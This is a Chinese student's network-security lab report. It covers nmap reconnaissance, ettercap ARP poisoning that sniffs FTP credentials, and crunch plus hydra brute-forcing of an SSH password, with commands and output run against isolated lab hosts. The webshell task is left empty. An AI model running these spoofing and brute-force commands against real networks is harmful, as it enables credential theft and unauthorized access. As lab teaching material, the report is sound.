第一次实验报告

课程名称	网络安全实验				
学生姓名	邓鹏	学号	2021302181152	指导老师	陈治宏
专业	网络空间安全	班级	6 班	实验时间	2024-3-27

目录

一、实验介绍

1.1 实验名称

网络侦察实验

1.2 实验任务

任务一 使用 nmap、ettercap 进行网络侦查和密码嗅探；
任务二 使用 crunch、hydra 暴力破解 ssh 服务登陆密码；
任务三 使用 ssh 登录目标机，获得敏感信息；
任务四 获取目标网站的 webshell 权限，控制目标机，获得敏感信息。

1.3 实验目的

了解网络侦查、信息收集、漏洞挖掘和利用的基本概念以及常用的信息收集和安全漏洞扫描工具，认知常见的网络侦查手段和企业网络安全漏洞。

掌握 nmap 工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。

了解 ettercap 嗅探工具的基本功能，掌握常见的嗅探相关服务和应用的用户名和密码的方法。

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 hydra 密码爆破工具的基本功能和使用方法，掌握常见的爆破服务和应用的用户名和密码的方法。

熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法，掌握获取 webshell 权限基础上控制目标机的方法。

通过 nmap、ettercap、crunch 和 hydra 等工具的学习和使用，能够融会贯通，掌握相关服务如 ftp、web 等漏洞挖掘、渗透、攻击和利用的原理和方法，掌握自主学习和实践主流企业网络扫描工具的功能、操作技巧、检测结果分析、网络侦查、漏洞挖掘的常用方法，具备企业复杂网络信息安全管理的职业能力和终身学习能力。

1.4 实验工具

- Nmap（集成于 kali linux）
- ettercap（集成于 kali linux）
- crunch（集成于 kali linux）
- hydra（集成于 kali linux）
- Firefox（54.2.0）

• Rdesktop

1.5 实验环境

操作系统	IP 地址	服务器角色	登录账户密码
kali Linux	192.168.1.2	操作机	用户名：root；密码：Simplexue123
CentOS7	192.168.1.3	目标机	用户名：root；密码：Simplexue123
Windows2012	192.168.1.4	目标机	用户名：administrator；密码：Simplexue123

二、实验内容

2.1 任务一

2.1.1 任务描述

• 利用 kali 集成的扫描工具 nmap，对网络进行探测，收集目标网络存活的主机信息，收集主机开放的服务信息。
• 利用 kali 集成的嗅探工具 ettercap，对 FTP 服务进行嗅探，获取目标主机的 ftp 登录密码（提交嗅探到的 ftp 登录密码）。

2.1.2 实验目标

• 了解网络侦查、信息收集、漏洞挖掘和利用的基本概念以及常用的信息收集和安全漏洞扫描工具，认知常见的网络侦查手段和企业网络安全漏洞。
• 掌握 nmap 工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。
• 了解 ettercap 嗅探工具的基本功能，掌握常见的嗅探相关服务和应用的用户名和密码的方法。

2.1.3 实验工具

• nmap（集成于 kali linux）
• ettercap（集成于 kali linux）

2.1.4 操作步骤

• 在 Kali linux 操作系统中打开操作终端，并使用 nmap 命令扫描 192.168.1.0 网段的存活主机，并探测该网段存活主机的开放端口、服务、操作系统及版本信息。

①使用 Nmap 实现网段内的 IP 发现：

```
root@simpleedu:~/Desktop# nmap -sP ip/mask

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:25 EDT
Unable to split netmask from target expression: "ip/mask"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.01 seconds
root@simpleedu:~/Desktop# nmap -sP 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:27 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00060s latency).
MAC Address: FA:16:3E:CA:16:44 (Unknown)
Nmap scan report for 192.168.1.4
Host is up (0.00057s latency).
MAC Address: FA:16:3E:7D:38:15 (Unknown)
Nmap scan report for 192.168.1.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 29.73 seconds
```

可以看到当前网段存活的 IP 有 192.168.1.2\3\4

②探测开放端口及服务

```
root@simpleedu:~/Desktop# nmap -sV 192.168.1.2

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:52 EDT
Nmap scan report for host-192-168-1-2.openstacklocal (192.168.1.2)
Host is up (0.0000040s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.6p1 Debian 2 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
root@simpleedu:~/Desktop#
```

```
root@simpleedu:~/Desktop# nmap -sV 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:50 EDT
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00078s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.2
22/tcp   open  ssh           OpenSSH 7.4 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
MAC Address: FA:16:3E:CA:16:44 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds
root@simpleedu:~/Desktop#
```

```
root@simpleedu:~/Desktop# nmap -sV 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:52 EDT
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00054s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.
5.30)
3389/tcp open  ms-wbt-server?
MAC Address: FA:16:3E:7D:38:15 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.37 seconds
```

③操作系统扫描

192.168.1.2 被正确识别操作系统及版本信息为“Linux3.8-4.9”

```
root@simpleedu:~/Desktop# nmap -O 192.168.1.2

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:57 EDT
Nmap scan report for host-192-168-1-2.openstacklocal (192.168.1.2)
Host is up (0.0000020s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.9
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.96 seconds
```

192.168.1.3 没有扫描到该主机是 Centos7（no exact OS matches for host），并且向我们请求，如果我们知道目标主机的版本号的话，请把目标的特征哈希值上传

```
root@simpleedu:~/Desktop# nmap -O 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 06:58 EDT
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00036s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:CA:16:44 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=3/27%OT=21%CT=1%CU=34004%PV=Y%DS=1%DC=D%G=Y%M=FA163E%T
OS:M=6603FBFA%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=I%TS=A
OS:)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%TS=A)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=RD%
OS:II=I%TS=A)OPS(O1=M582ST11NW7%O2=M582ST11NW7%O3=M582NNT11NW7%O4=M582ST11N
OS:W7%O5=M582ST11NW7%O6=M582ST11)WIN(W1=6D38%W2=6D38%W3=6D38%W4=6D38%W5=6D3
OS:8%W6=6D38)ECN(R=Y%DF=Y%T=40%W=6E28%O=M582NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40
OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%
OS:DFI=N%T=40%CD=S)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

192.168.1.4 猜测操作系统版本好最高的为 windows 2012


```
root@simpleedu:~/Desktop# nmap -O 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-27 07:01 EDT
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00055s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:7D:38:15 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|7|8.1|Vista|2008 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1:r1 cpe:/o:microsoft:
ndows_8 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (97%), Microsoft Windows Server 2012 R2 (92%)
Microsoft Windows 7 (92%), Microsoft Windows 8.1 R1 (90%), Microsoft Windows 7 Professional or Windows 8 (90%), Microsoft Wi
ows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (90%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Se
er 2008 (88%), Microsoft Windows 7 Professional (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.64 seconds
root@simpleedu:~/Desktop#
```

• 使用嗅探工具对目标机的 vsftpd 服务进行嗅探。通过设置监听网卡、主机、开启 arp 欺骗、启动嗅探等步骤来嗅探网络内的数据包，获取 ftp 用户名和密码。

ettercap 命令使用常用参数：
-l 显示可用网卡
-i 选择网卡
-t 协议选择，tcp/udp/all
-p 不进行毒化攻击，只用来嗅探
-F 载入过滤器文件
-V text 将数据包以文本形式显示在屏幕上
ettercap -Tzq 以命令行显示，只嗅探本地数据包，只显示捕捉到的用户名和密码以及其他信息

中间人攻击：
arp 毒化的中间人攻击，arp 毒化的原理简单的说就是伪造 MAC 地址与 IP 的对应关系，导致数据包由中间人转手出去。这是本实验使用的方法。
-icmp 欺骗
-DHCP spoofing
-Port Stealing


方法一：ettercap 程序
①打开 ettercap 程序




②ifconfig 查看本机的攻击网卡

```
root@simpleedu:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fec0::5054:ff:fe12:3456  prefixlen 64  scopeid 0x40<site>
        inet6 fe80::5054:ff:fe12:3456  prefixlen 64  scopeid 0x20<link>
        ether 52:54:00:12:34:56  txqueuelen 1000  (Ethernet)
        RX packets 6  bytes 1140 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 944 (944.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 192.168.1.2  netmask 255.255.254.0  broadcast 192.168.1.255
        inet6 fe80::f816:3eff:fe0b:283b  prefixlen 64  scopeid 0x20<link>
        ether fa:16:3e:0b:28:3b  txqueuelen 1000  (Ethernet)
        RX packets 6845  bytes 647541 (632.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12956  bytes 882536 (861.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6519  bytes 279766 (273.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6519  bytes 279766 (273.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

由 IP 地址 192.168.1.2 可知在 sniff 中选择 eth1 网卡。






```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 511 hosts for scanning...
Scanning the whole netmask for 511 hosts...
3 hosts added to the hosts list...
```



③找到目标机并完成嗅探

由上一步的探测结果可知，192.168.1.3 开启了 ftp 服务，因此选择该主机作为目标机。






```
Host 192.168.1.3 added to TARGET1
Host 192.168.1.3 added to TARGET2
Host 192.168.1.4 added to TARGET1
Host 192.168.1.4 added to TARGET2
```

在攻击前，通过终端修改 ip_forward 为 1（ip 转发功能为 0 则无法进行 ARP 攻击）：

```
root@simpleedu:~/Desktop# more /proc/sys/net/ipv4/ip_forward
0
root@simpleedu:~/Desktop# echo 1 > /proc/sys/net/ipv4/ip_forward
root@simpleedu:~/Desktop# more /proc/sys/net/ipv4/ip_forward
1
root@simpleedu:~/Desktop#
```

开始攻击



④攻击成功

```
ARP poisoning victims:

GROUP 1 : 192.168.1.4 FA:16:3E:7D:38:15
GROUP 1 : 192.168.1.3 FA:16:3E:CA:16:44

GROUP 2 : 192.168.1.4 FA:16:3E:7D:38:15
GROUP 2 : 192.168.1.3 FA:16:3E:CA:16:44
```

```
FTP : 192.168.1.3:21 -> USER: hacker  PASS: 123456
FTP : 192.168.1.3:21 -> USER: ftp  PASS: ftp123
FTP : 192.168.1.3:21 -> USER: hacker  PASS: 123456
FTP : 192.168.1.3:21 -> USER: hacker  PASS: 123456
```

可见，嗅探到的密码为 ftp123

方法二：命令行输入

```
root@simpleedu:~/Desktop# ettercap -Tq -i eth1 -M arp:remote //192.168.1.3/21//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth1 -> FA:16:3E:0B:28:3B
          192.168.1.2/255.255.254.0
          fe80::f816:3eff:fe0b:283b/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr is
not set to 0.
Privileges dropped to EUID 65534 EGID 65534...
```

```
* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.1.3 FA:16:3E:CA:16:44

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
FTP : 192.168.1.3:21 -> USER: hacker  PASS: 123456
FTP : 192.168.1.3:21 -> USER: hacker  PASS: 123456
FTP : 192.168.1.3:21 -> USER: ftp  PASS: ftp123
FTP : 192.168.1.3:21 -> USER: hacker  PASS: 123456
```

也得到了密码 ftp123

2.2 任务二

2.2.1 任务描述

- 利用 kali 集成的 crunch 工具，生成密码字典文件。
- 使用 hydra 工具暴力破解 ssh 服务的登陆密码，以便完全控制目标主机系统。

2.2.2 实验目标

- 了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。
- 了解 hydra 密码爆破工具的基本功能和使用方法，掌握常见的爆破服务和应用的用户名和密码的方法。
- 通过 crunch 和 hydra 等工具的学习和使用，掌握字典文件的生成、破解密码等常用的漏洞挖掘和利用技术，具备熟练的漏洞挖掘和防攻击能力。

2.2.3 实验工具

- crunch（集成于 kali linux）
- hydra（集成于 kali linux）

2.2.4 操作步骤

- 在操作机使用相关工具生成密码字典文件 password.txt，要求从字符串“hacker+123456”中，随机选 9 个字符进行排列组合。

①终端使用 crunch 工具生成密码字典文件

crunch 命令格式为：

crunch <min-len> <max-len> [<charset string>] [options]

min-len crunch 要开始的最小长度字符串。

max-len crunch 要开始的最大长度字符串。

本任务中，用两个 9 表示最小长度和最大程度，用以生成 9 位密码。由于不加限制要生成的密码数太多，因此用-s 和-e 限制了起始和终止字符串。密码字符串指定从“hacker+123456”中随机排列组合

```
root@simpleedu:~# crunch 9 9 hacker+123456 -s hacker111 -e hacker999 -o password
.txt
End string must be greater than start string
root@simpleedu:~# crunch 9 9 hacker+123456 -s hacker111 -e hacker888 -o password
.txt
End string must be greater than start string
root@simpleedu:~# crunch 9 9 hacker+123456 -s hacker111 -e hacker666 -o password
.txt
Crunch will now generate the following amount of data: 9160 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 916

crunch: 100% completed generating output
root@simpleedu:~#
```

②使用 cat 查看字典文件

```
root@simpleedu:~# cat password.txt
```

```
hacker65k
hacker65e
hacker65r
hacker65+
hacker651
hacker652
hacker653
hacker654
hacker655
hacker656
hacker66h
hacker66a
hacker66c
hacker66k
hacker66e
hacker66r
hacker66+
hacker661
hacker662
hacker663
hacker664
hacker665
hacker666
root@simpleedu:~#
```

• 在操作机使用相关工具爆破目标机（192.168.1.3）远程用户 hacker 的密码

在终端使用 hydra 进行爆破：
Hydra 语法：
hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e ns] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV] server service [OPT]
设置远程用户的账号为 hacker，密码字典为上一步生成的 password.txt，对应的目标机的 IP 地址为 192.168.1.3。

```
root@simpleedu:~# hydra -l hacker -P password.txt -t 1 -v -e ns 192.168.1.3 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-03-27 07:53:18
[DATA] max 1 task per 1 server, overall 1 task, 918 login tries (l:1/p:918), ~91
8 tries per task
[DATA] attacking ssh://192.168.1.3:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://hacker@192.168.1
.3:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.3:22
[22][ssh] host: 192.168.1.3   login: hacker   password: hacker123
[STATUS] attack finished for 192.168.1.3 (waiting for children to complete tests
)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-03-27 07:53:49
```

得到 hacker 的用户密码为 hacker123

2.3 任务三

2.3.1 任务描述

在任务二操作完成的基础上，远程连接目标机，获得敏感信息

2.3.2 实验目标


• 掌握使用 ssh 远程连接目标机的方法。
• 使用相关命令，查看文件内容，获得敏感信息。

2.3.3 实验工具

• ssh
• linux 命令：ls、more

2.3.4 操作步骤

ssh 远程登录目标机，cat 查看 1.key 文件



2.4 任务四

2.4.1 任务描述

- 编写脚本，获得目标机网站 webshell 权限；
- 向目标机添加新用户，以便完全控制目标主机系统，获得敏感信息。

2.4.2 实验目标

- 理解 webshell 权限获取的意义和方法。
- 掌握获取 webshell 权限基础上控制目标机的方法。
- 掌握企业级复杂网络漏洞挖掘和利用方法。
- 具备信息系统安全管理职业能力。

2.4.3 实验工具

- Firefox（54.2.0）
- Python

2.4.4 操作步骤

